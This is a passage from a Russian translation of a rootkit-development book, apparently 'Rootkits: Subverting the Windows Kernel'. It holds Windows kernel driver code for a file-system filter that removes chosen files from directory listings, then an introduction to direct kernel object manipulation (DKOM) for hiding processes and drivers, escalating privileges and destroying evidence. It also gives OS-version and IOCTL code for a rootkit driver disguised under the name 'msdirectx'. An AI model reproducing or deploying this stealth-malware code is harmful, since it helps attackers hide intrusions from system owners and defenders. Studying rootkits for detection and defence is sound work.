                                FILE_SYNCHRONOUS_IO_NONALERT |
                                    FILE_DIRECTORY_FILE,
                                NULL,
                                0 );
        if( !NT_SUCCESS( ntStatus ))
        {
```

Если не удалось открыть корневую папку, возвращаем FALSE.

```
        return FALSE;
    }

    // При помощи описателя файла получаем файловый объект.
    // Если это действие пройдет успешно, потребуется
    // уменьшить на 1 количество ссылок на файловый объект.
    ntStatus = ObReferenceObjectByHandle(ntFileHandle,
                                         FILE_READ_DATA,
                                         NULL,
                                         KernelMode,
                                         &fileObject,
                                         NULL);
    if( !NT_SUCCESS( ntStatus ))
    {
```

Если мы не смогли получить файловый объект по описателю, возвращаем FALSE.

```
        ZwClose( ntFileHandle );
        return FALSE;
    }
    // Получаем объект устройства из файлового объекта.
    fileSysDevice = IoGetRelatedDeviceObject( fileObject );
    if(!fileSysDevice)
    {
```

Если не удалось получить объект устройства, возвращаем FALSE.

```
        ObDereferenceObject( fileObject );
        ZwClose( ntFileHandle );
        return FALSE;
    }
    // Проверяем список дисков, чтобы выяснить,
    // не захватили ли мы этот диск раньше.
    // Это может случиться, если один и тот же диск
    // захватывается под различными сетевыми именами.
    for( i = 0; i < 26; i++ )
    {
        if( DriveHookDevices[i] == fileSysDevice )
        {
            // Если мы уже захватили его,
            // ассоциируем этот диск (букву диска)
            // с другими дисками, указывающими на тот же
            // самый сетевой драйвер.
            ObDereferenceObject(fileObject);
            ZwClose(ntFileHandle);
            DriveHookDevices[ Drive ] = fileSysDevice;
            return TRUE;
        }
    }
    // Данный диск (объект устройства) до этого момента
    // еще не был захвачен, поэтому создаем объект устройства
    // для присоединения.
    ntStatus = IoCreateDevice(DriverObject,
                              sizeof(HOOK_EXTENSION),
                              NULL,
                              fileSysDevice->DeviceType,
                              fileSysDevice->Characteristics,
                              FALSE,
                              &hookDevice);
    if(!NT_SUCCESS(ntStatus))
    {
```

Если не удалось создать объект устройства для внедрения в цепочку, возвращаем FALSE:

```
    ObDereferenceObject( fileObject );
    ZwClose( ntFileHandle );
    return FALSE;
}
// Очищаем флаг инициализации устройства.
// Если мы не отчистим этот флаг, никто больше не сможет
// установить свой драйвер поверх нас, что может пригодиться
// нам в будущем!
hookDevice->Flags &= ~DO_DEVICE_INITIALIZING;
hookDevice->Flags |= (fileSysDevice->Flags & (DO_BUFFERED_IO
                    | DO_DIRECT_IO));
// Настраиваем структуру расширения. Буква диска
// и объект файловой системы хранятся здесь.
hookExtension = hookDevice->DeviceExtension;
hookExtension->LogicalDrive = 'A'+Drive;
hookExtension->FileSystem   = fileSysDevice;
hookExtension->Hooked       = TRUE;
hookExtension->Type         = STANDARD;

// Ну и наконец, присоединяемся к устройству. Как только
// мы успешно присоединимся, мы начнем получать
// IRP-пакеты, направленные захваченному устройству.
ntStatus = IoAttachDeviceByPointer(hookDevice, fileSysDevice);

if(!NT_SUCCESS(ntStatus))
{
    ObDereferenceObject(fileObject);
    ZwClose(ntFileHandle);
    return FALSE;
}
//
// Определяем, не NTFS-диск ли это.
//
fileFsAttributesSize =
    sizeof( FILE_FS_ATTRIBUTE_INFORMATION) + MAXPATHLEN;
hookExtension->FsAttributes = (PFILE_FS_ATTRIBUTE_INFORMATION)
    ExAllocatePool(NonPagedPool, fileFsAttributesSize);

if(hookExtension->FsAttributes && !NT_SUCCESS(
   IoQueryVolumeInformation( fileObject,
                             FileFsAttributeInformation,
                             fileFsAttributesSize,
                             hookExtension->FsAttributes,
                             &fileFsAttributesSize )))
{
    //
    // В случае провала мы не получаем атрибуты
    // для файловой системы.
    //
    ExFreePool( hookExtension->FsAttributes );
    hookExtension->FsAttributes = NULL;
}
//
// Закрываем файл и обновляем список
// захваченных дисков, вставляя указатель на
// только что захваченный объект устройства.
```

```
        //
        ObDereferenceObject( fileObject );
        ZwClose( ntFileHandle );
        DriveHookDevices[Drive] = hookDevice;
    }
    else// Этот диск уже захвачен.
    {
        hookExtension = DriveHookDevices[Drive]->DeviceExtension;
        hookExtension->Hooked = TRUE;
    }
    return TRUE;
}
```

Наша процедура обработки запросов довольно обычна:

```
NTSTATUS OurFilterDispatch(IN PDEVICE_OBJECT DeviceObject,
                           IN PIRP Irp)
{
    PIO_STACK_LOCATION currentIrpStack;
    ...
    currentIrpStack = IoGetCurrentIrpStackLocation(Irp);
    ...
    IoCopyCurrentIrpStackLocationToNext(Irp);
```

Вот как выглядит наиболее важная часть нашей подпрограммы диспетчеризации. Именно здесь мы устанавливаем подпрограмму завершения запросов ввода-вывода. Эта подпрограмма будет вызываться для каждого IRP-пакета после его возврата из низкоуровневого драйвера. Всю необходимую нам фильтрацию мы будем выполнять именно в подпрограмме завершения.

```
    IoSetCompletionRoutine( Irp,
                            OurFilterHookDone,
                            NULL,
                            TRUE,
                            TRUE,
                            FALSE );
    return IoCallDriver( hookExt->FileSystem, Irp );
}
```

А вот самая важная подпрограмма — подпрограмма завершения. Как было только что отмечено, именно здесь выполняется вся фильтрация данных:

```
NTSTATUS OurFilterHookDone(IN PDEVICE_OBJECT DeviceObject,
                           IN PIRP Irp,
                           IN PVOID Context)
{
    ...
    IrpSp = IoGetCurrentIrpStackLocation( Irp );
```

Проверяем запрос каталога. Необходимо также удостовериться, что работа происходит на уровне PASSIVE:

```
    if(IrpSp->MajorFunction    == IRP_MJ_DIRECTORY_CONTROL
       && IrpSp->MinorFunction == IRP_MN_QUERY_DIRECTORY
       && KeGetCurrentIrql()   == PASSIVE_LEVEL
       && IrpSp->Parameters.QueryDirectory.FileInformationClass ==
       FileBothDirectoryInformation)
    {
        PFILE_BOTH_DIR_INFORMATION volatile QueryBuffer = NULL;
        PFILE_BOTH_DIR_INFORMATION volatile NextBuffer  = NULL;
        ULONG bufferLength;
        DWORD      total_size = 0;
```

```
.
BOOLEAN    hide_me = FALSE;
BOOLEAN    reset = FALSE;
ULONG      size = 0;
ULONG      iteration = 0;

QueryBuffer = (PFILE_BOTH_DIR_INFORMATION) Irp->UserBuffer;
bufferLength = Irp->IoStatus.Information;

if(bufferLength > 0)
{
    do
    {
        DbgPrint("Filename: %ws\n", QueryBuffer->FileName);
        ...
```

Здесь руткит может провести синтаксический разбор имени файла, чтобы определить, не тот ли это файл, который мы собираемся скрыть. Имена скрываемых файлов могут быть заданы в виде либо списка, либо маски (наиболее популярным является так называемый *префиксный метод*, когда имя файла содержит в начале определенную подстроку или имеет определенное расширение). Оставляем вам реализацию данного метода в качестве упражнения, а в коде нашего примера полагаем, что файл должен быть скрыт. Для этого устанавливаем соответствующий флаг:

```
hide_me = TRUE;
```

Чтобы скрыть файл, нужно удалить нужную запись из буфера **QueryBuffer**. Естественно, наши действия будут различаться в зависимости от того, где находится запись: в начале, в середине или в конце списка.

```
if(hide_me && iteration == 0)
{
```

Управление передается сюда, только если файл является первым в списке. Далее мы проверяем, не состоит ли список только из одного элемента:

```
if ((IrpSp->Flags == SL_RETURN_SINGLE_ENTRY) ||
   (QueryBuffer->NextEntryOffset == 0))
{
```

Сюда мы попадаем, только если файл один в списке. Мы делаем следующее: обнуляем буфер запросов и сообщаем, что возвращается нулевое количество байтов:

```
    RtlZeroMemory(QueryBuffer,
                  sizeof(FILE_BOTH_DIR_INFORMATION));
    total_size = 0;
}
else
{
```

Если за нашим первым файлом есть еще файлы, извлекаем нужный элемент из списка и исправляем размер буфера:

```
    total_size -= QueryBuffer->NextEntryOffset;
    temp = ExAllocatePool(PagedPool, total_size);
    if (temp != NULL)
    {
        RtlCopyMemory(temp, ((PBYTE)QueryBuffer +
                      QueryBuffer->NextEntryOffset),
                      total_size);
        RtlZeroMemory(QueryBuffer, total_size +
```

```
                                    QueryBuffer->NextEntryOffset);
                RtlCopyMemory(QueryBuffer, temp, total_size);
                ExFreePool(temp);
            }
```

Устанавливаем флаг, сообщающий, что мы уже модифицировали **QueryBuffer**:

```
                reset = TRUE;
            }
        }
        else if ((iteration > 0) &&
                 (QueryBuffer->NextEntryOffset != 0) &&
                 (hide_me))
        {
```

В эту точку мы попадаем, если скрываемый файл находится в середине списка. Извлекаем элемент и корректируем возвращаемый размер буфера:

```
            size = ((PBYTE)inputBuffer + Irp->IoStatus.Information)-
                  (PBYTE)QueryBuffer - QueryBuffer->NextEntryOffset;
            temp = ExAllocatePool(PagedPool, size);
            if (temp != NULL)
            {
                RtlCopyMemory(temp, ((PBYTE)QueryBuffer +
                              QueryBuffer->NextEntryOffset), size);
                total_size -= QueryBuffer->NextEntryOffset;
                RtlZeroMemory(QueryBuffer, size +
                              QueryBuffer->NextEntryOffset);
                RtlCopyMemory(QueryBuffer, temp, size);
                ExFreePool(temp);
            }
```

И снова мы устанавливаем флаг, показывая, что буфер запросов модифицирован:

```
                reset = TRUE;
            }
            else if ((iteration > 0) &&
                    (QueryBuffer->NextEntryOffset == 0) &&
                    (hide_me))
            {
```

Управление передается в эту часть руткита, только если скрываемый нами файл находится в конце списка. Поэтому удалить его намного проще, чем в предыдущих случаях. Не требуется никаких сложных манипуляций с буфером запросов.

```
                size = ((PBYTE)inputBuffer + Irp->IoStatus.Information)-
                       (PBYTE)QueryBuffer
                NextBuffer->NextEntryOffset = 0;
                total_size -= size;
            }
```

Если буфер все еще не изменен (что означало бы завершение обработки списка), переходим к следующему элементу списка:

```
            iteration += 1;
            if(!reset)
            {
                NextBuffer = QueryBuffer;
                QueryBuffer = (PFILE_BOTH_DIR_INFORMATION)((PBYTE)
                      QueryBuffer + QueryBuffer->NextEntryOffset);
            }
        }
        while(QueryBuffer != NextBuffer)
```

Как только обработка завершена, устанавливаем новый размер буфера в IRP-пакете:

```
            Irp->IoStatus.Information = TOTAL_SIZE;
        }
    }
```

На тот случай, если пакету требуется дополнительная обработка:

```
    if( Irp->PendingReturned )
    {
        IoMarkIrpPending( Irp );
    }
```

Возвращаем статус пакета:

```
    return Irp->IoStatus.Status;
}
```

При вызове **FastIo** выполняется другой код. Прежде всего, инициализируется таблица диспетчеризации вызовов **FastIo** как структура указателей на функции:

```
FAST_IO_DISPATCH  OurFastIOHook = {
    sizeof(FAST_IO_DISPATCH),
    FilterFastIoCheckIfPossible,
    FilterFastIoRead,
    FilterFastIoWrite,
    FilterFastIoQueryBasicInfo,
    FilterFastIoQueryStandardInfo,
    FilterFastIoLock,
    FilterFastIoUnlockSingle,
    FilterFastIoUnlockAll,
    FilterFastIoUnlockAllByKey,
    FilterFastIoDeviceControl,
    FilterFastIoAcquireFile,
    FilterFastIoReleaseFile,
    FilterFastIoDetachDevice,
    FilterFastIoQueryNetworkOpenInfo,
    FilterFastIoAcquireForModWrite,
    FilterFastIoMdlRead,
    FilterFastIoMdlReadComplete,
    FilterFastIoPrepareMdlWrite,
    FilterFastIoMdlWriteComplete,
    FilterFastIoReadCompressed,
    FilterFastIoWriteCompressed,
    FilterFastIoMdlReadCompleteCompressed,
    FilterFastIoMdlWriteCompleteCompressed,
    FilterFastIoQueryOpen,
    FilterFastIoReleaseForModWrite,
    FilterFastIoAcquireForCcFlush,
    FilterFastIoReleaseForCcFlush
};
```

Все запросы передаются реальному вызову **FastIo**. Другими словами, мы не фильтруем ничего, относящееся к вызовам **FastIo**. Это нужно постольку, поскольку запросы на листинги файлов и каталогов не реализуются как вызовы **FastIo**. Для передачи запросов используется макрос[1]:

```
#define FASTIOPRESENT( _hookExt, _call )                              \
    (_hookExt->FileSystem->DriverObject->FastIoDispatch &&            \
```

[1] Макрос FASTIOPRESENT написан Марком Руссиновичем (Mark Russinovich) для утилиты Filemon, исходные коды которой на сайте Sysinternals более недоступны.

```
(((ULONG)&_hookExt->FileSystem->DriverObject->FastIoDispatch->_call - \
(ULONG) &_hookExt->FileSystem->DriverObject->FastIoDispatch->         \
SizeOfFastIoDispatch<(ULONG) _hookExt->FileSystem->                   \
DriverObject->FastIoDispatch->SizeOfFastIoDispatch )) &&\
hookExt->FileSystem->DriverObject->FastIoDispatch->_call )
```

Приведем пример одного из вызовов. Все они имеют один и тот же формат. Никакой фильтрации в них не происходит, но они должны быть определены. Все вызовы ввода-вывода описаны в файле NTDDK.H или в наборе IFS (который доступен на сайте Microsoft).

```
BOOLEAN FilterFastIoQueryStandardInfo(IN PFILE_OBJECT FileObject,
                                      IN BOOLEAN Wait,
                                      OUT PFILE_STANDARD_INFORMATION Buffer,
                                      OUT PIO_STATUS_BLOCK IoStatus,
                                      IN PDEVICE_OBJECT DeviceObject)
{
    BOOLEAN           retval = FALSE;
    PHOOK_EXTENSION   hookExt;

    if( !DeviceObject ) return FALSE;

    hookExt = DeviceObject->DeviceExtension;
    if( FASTIOPRESENT( hookExt, FastIoQueryStandardInfo))
    {
        retval = hookExt->FileSystem->DriverObject->FastIoDispatch->
                 FastIoQueryStandardInfo( FileObject, Wait, Buffer,
                                          IoStatus, hookExt->FileSystem );
    }
    return retval;
}
```

На этом завершается разработка фильтрующего драйвера файлов.

В зависимости от функциональности фильтры файлов могут быть наиболее сложными из драйверов устройств. Мы надеемся, что наш пример помог вам в целом понять, как должен действовать руткит, чтобы скрывать файлы и папки. Наш руткит предназначен только для скрытия файлов и папок, поэтому он не является столь сложным, как другие фильтры файлов. Для получения информации по файловым системам обратитесь к дополнительной литературе[1].

Заключение

Использование уровней — это надежный и проверенный способ перехвата и модификации системных данных, пригодный не только для того, чтобы скрывать присутствие руткита, но и для сбора и изменения информации. Предприимчивые читатели и смелые разработчики руткитов могут применять эту технику для перехвата и модификации сетевых данных, создания скрытых каналов связи, перехвата и создания видеосигналов и даже для внедрения аудиожучков.

---

[1] R. Nagar, Windows NT File System Internals: A Developer's Guide (Sebastopol, CA: O'Reilly & Associates, 1997).

7 Непосредственное манипулирование объектами ядра

Обычно главная стратегия в войне — попытаться сохранить государство в целости, а следующая по значимости — развалить его.

Сунь Цзы

В предыдущих главах мы достаточно подробно обсудили различные приемы захвата. Захват функций операционной системы очень эффективен, особенно учитывая, что у вас нет возможности откомпилировать свой руткит еще до того, как компьютер попал в торговую сеть. В определенных случаях захват — это единственное, что доступно программисту.

Как мы уже говорили в предыдущих главах, для захвата характерны некоторые недостатки. Обычно если знаешь, где искать, захват можно обнаружить. В сущности, это сделать очень даже легко, что мы и продемонстрируем в главе 10. Там же вы познакомитесь с утилитой VICE, предназначенной специально для обнаружения захвата. К этому можно добавить, что существующие механизмы защиты ядра, такие, например, как защита страниц памяти, не сегодня-завтра могут сделать технику захвата неприменимой.

В этой главе мы обсудим другой полезный прием — непосредственное манипулирование объектами ядра (Direct Kernel Object Manipulation, DKOM). Если более конкретно, то вы узнаете, как изменять некоторые объекты ядра, отвечающие за ведение учета и предоставление информации о системе. По окончании чтения этой главы вы сможете скрывать процессы и драйверы без всякого захвата.

Вы также узнаете, как изменять маркеры доступа процессов, для того чтобы получить системные или административные привилегии без обращения к соответствующим API-функциям. Атаку такого типа очень сложно предотвратить.

ПРИМЕЧАНИЕ

Обсуждая DKOM, мы используем термин «объект» вместо более привычного термина «структура», поскольку Microsoft употребляет термин «объект» для обозначения структур ядра.

Достоинства и недостатки DKOM

Прежде чем углубляться в детали технологии DKOM, важно понять все ее достоинства и недостатки. С одной стороны, непосредственное манипулирование

объектами ядра чрезвычайно трудно обнаружить. Обычно для обращения к таким объектам, как процесс или маркер доступа, требуется воспользоваться услугами диспетчера объектов в ядре. Диспетчер объектов — это ключ для доступа к объектам ядра. Именно он предоставляет возможность создания, удаления и защиты любых объектов. Технология DKOM позволяет обойтись без диспетчера объектов, таким образом, при доступе к объекту удается миновать все проверки.

С другой стороны, технологии DKOM свойственны и свои недостатки. Одним из них является чрезвычайная хрупкость и нестабильность. Из-за этой хрупкости, прежде чем модифицировать объект ядра, программист должен многое выяснить об этом объекте:

- Что собой представляет объект изнутри, какова его структура? Зачастую этот вопрос является самым сложным. Когда мы начинали исследования, готовя материалы для этой книги, единственным способом сделать это было использование программы Compuware SoftIce или другого отладчика. Недавно компания Microsoft несколько упростила задачу. Используя отладчик WinDbg, доступный для загрузки с сайта Microsoft, можно выводить на дисплей структуру объекта, введя команду `dt nt!_Имя_Объекта`. Например, для отображения структуры объекта `EPROCESS` достаточно ввести команду `dt nt!_EPROCESS`. Все еще остается проблемой то, что Microsoft считает объектом, так что далеко не все объекты можно пока «документировать» с помощью команды `dt nt!`.
- Как ядро использует этот объект? Вы не поймете, как и зачем модифицировать объект, до тех пор пока не узнаете, как его использует ядро. Без понимания этого вы, без сомнений, не раз ошибетесь при работе с ним.
- Изменился ли объект после изменения основной версии операционной системы (например, при переходе от Windows 2000 к Windows XP) или при выходе очередного пакета обновлений? Многие объекты, с которыми мы будем работать, имеют разную структуру в различных версиях операционной системы. По идее внутренняя структура объектов должна быть прозрачна для программиста, но так как мы собираемся напрямую их модифицировать, важно понимать, какие последствия вызывает каждое изменение. А поскольку в своей работе мы не будем использовать специально предназначенные для этого функции, обратная совместимость не гарантируется.
- Когда используется объект? Мы имеем в виду не время обращения к объекту, а состояние системы и компьютера в момент обращения. Это важно, так как некоторые области памяти и некоторые функции недоступны на определенных уровнях запроса прерывания (IRQL). Например, если программный поток работает на IRQL-уровне DISPATCH_LEVEL, он не может получить доступ к областям памяти, обращение к которым в ядре вызывает ошибку отсутствия страницы.

Другое ограничение DKOM состоит в том, что вы не можете задействовать эту технологию для достижения всех целей руткита. Могут быть изменены только те объекты, которые ядро хранит в памяти и использует в целях учета. Например, операционная система хранит список всех работающих процессов. Как мы увидим далее в этой главе, этим списком можно манипулировать, чтобы скрывать

процессы. В то же время нет такого объекта в памяти, который бы предоставлял список всех файлов в системе, следовательно, технология DKOM непригодна для скрытия файлов. Для этого могут быть использованы более традиционные методы, например захват или внедрение фильтрующего драйвера. (Об этих методах рассказано в главах 4 и 6 соответственно.)

Несмотря на все эти ограничения, DKOM можно использовать для того, чтобы:

- скрывать процессы;
- скрывать драйверы устройств;
- скрывать порты;
- повышать уровень привилегий потоков, а следовательно, и процессов;
- уничтожать улики.

Теперь, когда вы знаете все достоинства и недостатки DKOM, давайте воспользуемся этой технологией для изменения некоторых объектов ядра.

Определение версии операционной системы

Так как структуры ядра изменяются от версии к версии операционной системы, а иногда даже после установки пакета обновлений, разработчик руткита должен знать версию операционной системы, с которой будет работать руткит. Авторы этой книги считают плохим стилем использование жестко прописанных адресов или смещений. Наоборот, ваш код должен приспосабливаться под окружение. Цель такова: скомпилировать один, максимум два раза и работать везде!

Если ваш руткит частично реализован в режиме пользователя, мы можете определить версию ОС, воспользовавшись Win32 API. Хотя это можно сделать и в режиме ядра. Очевидно, первый случай реализуется намного проще, чем второй.

Определение версии ОС в режиме пользователя

При помощи Win32 API очень легко определить версию операционной системы, в которой работает ваш руткит. Структура, используемая для получения этой информации, называется `OSVERSIONINFO` или `OSVERSIONINFOEX`. В ней содержится информация о главной и вспомогательной версиях операционной системы. В структуру `OSVERSIONINFOEX` также включается информация о главной и вспомогательной версиях пакета обновлений.

OSVERSIONINFO ИЛИ OSVERSIONINFOEX

Решая вопрос о том, какую из структур использовать (OSVERSIONINFO или OSVERSIONINFOEX), имейте в виду, что некоторые версии операционной системы Windows не могут работать со структурой OSVERSIONINFOEX. При помощи поля size структуры можно определить, какую из них вы используете. В любом случае вы можете сделать тот же самый вызов при помощи функции GetVersionEx. В случае OSVERSIONINFO для определения версии пакета обновлений можно проанализировать поле szCSDVersion.

Структура **OSVERSIONINFOEX** определяется так:

```
typedef struct _OSVERSIONINFOEX {
    DWORD dwOSVersionInfoSize;
    DWORD dwMajorVersion;
    DWORD dwMinorVersion;
    DWORD dwBuildNumber;
    DWORD dwPlatformId;
    TCHAR szCSDVersion[128];
    WORD wServicePackMajor;
    WORD wServicePackMinor;
    WORD wSuiteMask;
    BYTE wProductType;
    BYTE wReserved;
} OSVERSIONINFOEX, *POSVERSIONINFOEX, *LPOSVERSIONINFOEX;
```

Объявите переменную этого типа в своем коде и передайте указатель на нее в функцию **GetVersionEx**. У нее следующий прототип:

```
BOOL GetVersionEx( LPOSVERSIONINFO lpVersionInfo );
```

После вызова этой функции вы получите версию операционной системы, в которой работает ваш код.

В следующем коде для получения версии ОС и пакета обновлений используется структура **OSVERSIONINFOEX** и функция **GetVersionEx**:

```
void DetermineOSVersion()
{
    OSVERSIONINFOEX osvi;

    // Настраиваем размер структуры
    osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX);

    if (GetVersionEx((OSVERSIONINFO *) &osvi))
    {
        switch (osvi.dwPlatformId)
        {
            // Проверяем только семейство Windows NT.
            case VER_PLATFORM_WIN32_NT:
                // Версия ОС.
                if ( osvi.dwMajorVersion == 4 && \
                     osvi.dwMinorVersion == 0)
                {
                    fprintf(stderr, "Microsoft Windows NT 4.0 ");
                    //...
                }
                else if ( osvi.dwMajorVersion == 5 && \
                          osvi.dwMinorVersion == 0 && \
                          osvi.wServicePackMajor == 3)
                {
                    fprintf(stderr, "Microsoft Windows 2000 SP 3 ");
                    //...
                }
                break;
        }
    }
}
```

Получив версию ОС, в которой работает ваш руткит, вы сможете настроить смещения для DKOM. Важность этого станет вам ясна после прочтения следующего раздела.

Определение версии ОС в режиме ядра

Использование API в режиме пользователя — не единственный способ получения информации о версии операционной системы. Ядро тоже предоставляет свой интерфейс API, обеспечивающий доступ к информации о версии ОС. В ранних версиях Windows нужно было вызвать функцию **PsGetVersion**, а затем анализировать UNICODE-строку для получения информации о версии пакета обновлений. Эта функция имеет следующий прототип:

```
BOOLEAN PsGetVersion(
    PULONG  MajorVersion  OPTIONAL,
    PULONG  MinorVersion  OPTIONAL,
    PULONG  BuildNumber  OPTIONAL,
    PUNICODE_STRING  CSDVersion  OPTIONAL
);
```

Последние версии операционной системы, такие как Windows XP и Windows 2003, поддерживают API-функцию **RtlGetVersion**. Она в качестве параметра принимает указатель на структуру **OSVERSIONINFOW** или **OSVERSIONINFOEXW**. Эти структуры подобны тем, о которых рассказывалось в предыдущем разделе. Прототип функции **RtlGetVersion** почти полностью повторяет прототип аналогичной функции Win32 API. Он выглядит так:

```
NTSTATUS RtlGetVersion( IN OUT PRTL_OSVERSIONINFOW lpVersionInformation );
```

Получение версии ОС из реестра

Реестр Windows содержит множество полезной информации. Его можно использовать и для выяснения версии операционной системы. Причем сделать это можно как из режима пользователя, так и напрямую из драйвера. Если вы решили использовать реестр в своем драйвере, отметьте для себя, что некоторые части реестра на этапе начальной загрузки могут быть недоступны. Вот несколько важнейших для нас ключей реестра:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion — содержит строку с версией пакета обновлений;
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentBuildNumber — содержит номер сборки ОС;
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentVersion — содержит главную и вспомогательную версии ядра, разделенные точкой.

В режиме пользователя после получения соответствующего описателя вы сможете запросить эти ключи при помощи функции **RegQueryValue** или **RegQueryValueEx**. Следующий код показывает, как запрашивать ключи реестра из драйвера устройства:

```
// Получаем из реестра версию ОС.
RTL_QUERY_REGISTRY_TABLE paramTable[3];
UNICODE_STRING ac_csdVersion;
UNICODE_STRING ac_currentVersion;

// Инициализируем переменные.
RtlZeroMemory(paramTable, sizeof(paramTable));
```

```
RtlZeroMemory(&ac_currentVersion, sizeof(ac_currentVersion));
RtlZeroMemory(&ac_csdVersion, sizeof(ac_csdVersion));
paramTable[0].Flags = RTL_QUERY_REGISTRY_DIRECT;
paramTable[0].Name = L"CurrentVersion";
paramTable[0].EntryContext = &ac_currentVersion;
paramTable[0].DefaultType = REG_SZ;
paramTable[0].DefaultData = &ac_currentVersion;
paramTable[0].DefaultLength = sizeof(ac_currentVersion);
paramTable[1].Flags = RTL_QUERY_REGISTRY_DIRECT;
paramTable[1].Name = L"CSDVersion";
paramTable[1].EntryContext = &ac_csdVersion;
paramTable[1].DefaultType = REG_SZ;
paramTable[1].DefaultData = &ac_csdVersion;
paramTable[1].DefaultLength = sizeof(ac_csdVersion);

// Производим запрос.
RtlQueryRegistryValues( RTL_REGISTRY_WINDOWS_NT,
                        NULL,
                        paramTable,
                        NULL,
                        NULL );

// Делаем что-нибудь с данными, если запрос успешно обработан.
// Здесь может быть инициализация каких-нибудь глобальных переменных,
// например, для сохранения версии пакета обновления, и т. д.

// Освобождаем строки UNICODE_STRING, созданные во время запроса.
RtlFreeUnicodeString(&ac_currentVersion);
RtlFreeUnicodeString(&ac_csdVersion);
```

Как видите, версию операционной системы можно определить несколькими способами. Ваш выбор зависит от типа руткита, который вы собираетесь создавать.

В следующем разделе мы покажем, как организовать передачу данных, например, о версии ОС, из процесса режима пользователя в драйвер.

Обмен данными между драйвером и прикладным процессом

Для передачи команд, данных и управляющих кодов из режима пользователя в руткит, разработанный как драйвер устройства, нужно использовать коды управления вводом-выводом (I/O Control, IOCTL). IOCTL-коды являются частью IRP-пакетов с IRP-кодом `IRP_MJ_DEVICE_CONTROL` или `IRP_MJ_INTERNAL_DEVICE_CONTROL`.

Процесс пользовательского режима и драйвер должны согласовать IOCTL-коды. Обычно это достигается использованием одного и того же заголовочного файла. Этот заголовочный файл может выглядеть, например, так:

```
// Файл ioctlcmd.h применяется как приложением режима пользователя,
// так и драйвером для согласования IOCTL-кодов. Пользовательский код
// и код драйвера должны импортировать этот заголовочный файл.
#define FILE_DEV_DRV      0x00002a7b

////////////////////////////////////////////////////////////////////////
// Это согласованные между драйвером и пользовательской программой
// IOCTL-коды. Программа режима пользователя посылает IOCTL-коды
```

```
// драйверу при помощи функции DeviceIoControl()
#define IOCTL_DRV_INIT (ULONG) CTL_CODE(FILE_DEV_DRV,0x01,
                                        METHOD_BUFFERED,
                                        FILE_WRITE_ACCESS)
#define IOCTL_DRV_VER  (ULONG) CTL_CODE(FILE_DEV_DRV,0x02,
                                        METHOD_BUFFERED,
                                        FILE_WRITE_ACCESS)
#define IOCTL_TRANSFER_TYPE(_iocontrol) (_iocontrol & 0x3)
```

В этом примере показаны два IOCTL-кода: **IOCTL_DRV_INIT** и **IOCTL_DRV_VER**. В обоих используется метод передачи параметров, называемый **METHOD_BUFFERED**. В этом методе диспетчер ввода-вывода копирует данные из пользовательского стека в стек ядра. Применяя указанный заголовочный файл, программа пользователя при помощи функции **DeviceIoControl** может взаимодействовать с драйвером. Все что нужно программе — это описатель драйвера и соответствующие IOCTL-коды. Перед компиляцией вашей программы убедитесь, что файл winioctl.h включается в программу раньше заголовочного файла, в котором объявлены ваши IOCTL-коды.

В приведенном далее примере реализуется та часть руткита, которая работает в режиме пользователя. Руткит включает как заголовочный файл winioctl.h, так и файл ioctlcmd.h, в котором объявлены наши IOCTL-коды. После получения описателя драйвера в драйвер передается IOCTL-код инициализации.

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <winioctl.h>
#include "fu.h"
#include "..\SYS\ioctlcmd.h"
int main(void)
{
    gh_Device = INVALID_HANDLE_VALUE; // Описатель драйвера
    // Здесь нужно получить описатель. См. главу 2.

    if(!DeviceIoControl(gh_Device,
                        IOCTL_DRV_INIT,
                        NULL,
                        0,
                        NULL,
                        0,
                        &d_bytesRead,
                        NULL))
    {
        fprintf(stderr, "Error Initializing Driver.\n");
    }
}
```

В функции **DriverEntry** своего руткита вы должны создать объект устройства с именем и символической ссылкой, а также инициализировать таблицу **MajorFunction** указателями на обработчики соответствующих IRP-пакетов. Мы рассказывали об этом в главе 2, а сейчас повторим еще раз.

Объект устройства и символическая ссылка должны быть созданы для того, чтобы программа режима пользователя смогла получить описатель драйвера. В приведенном далее коде процедура **RootkitDispatch** обрабатывает запрос **IRP_MJ_DEVICE_CONTROL**, который выполняется, когда программа режима пользова-

теля посылает IOCTL-код драйверу функцией DeviceIoControl. Можно также определить обработчики для событий перетаскивания (plug-and-play), открытия, закрытия и выгрузки драйвера, а также других событий, но это уже выходит за рамки нашей дискуссии.

```
const WCHAR deviceLinkBuffer[]  = L"\\DosDevices\\msdirectx";
const WCHAR deviceNameBuffer[]  = L"\\Device\\msdirectx";
NTSTATUS DriverEntry(IN PDRIVER_OBJECT  DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
    NTSTATUS          ntStatus;
    UNICODE_STRING    deviceNameUnicodeString;
    UNICODE_STRING    deviceLinkUnicodeString;

    // Настраиваем имя и символическую ссылку.
    RtlInitUnicodeString (&deviceNameUnicodeString, deviceNameBuffer );
    RtlInitUnicodeString (&deviceLinkUnicodeString, deviceLinkBuffer );

    // Создаем устройство.
    ntStatus = IoCreateDevice ( DriverObject,
                                0, // для расширения драйвера
                                &deviceNameUnicodeString, // имя устройства
                                FILE_DEV_DRV,
                                0,
                                TRUE,
                                &g_RootkitDevice );
    if(! NT_SUCCESS(ntStatus))
    {
        DebugPrint(("Failed to create device!\n"));
        return ntStatus;
    }

    // Создаем символическую ссылку.
    ntStatus = IoCreateSymbolicLink (&deviceLinkUnicodeString,
                                     &deviceNameUnicodeString );
    if(! NT_SUCCESS(ntStatus))
    {
        IoDeleteDevice(DriverObject->DeviceObject);
        DebugPrint("Failed to create symbolic link!\n");
        return ntStatus;
    }

    // Создаем указатель для нашего обработчика IRP-пакетов, который
    // вызывается для IRP_MJ_DEVICE_CONTROL. Этот указатель
    // копируется в таблицу указателей на обработчики в нашем драйвере.
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = RootkitDispatch;
    ...
}
```

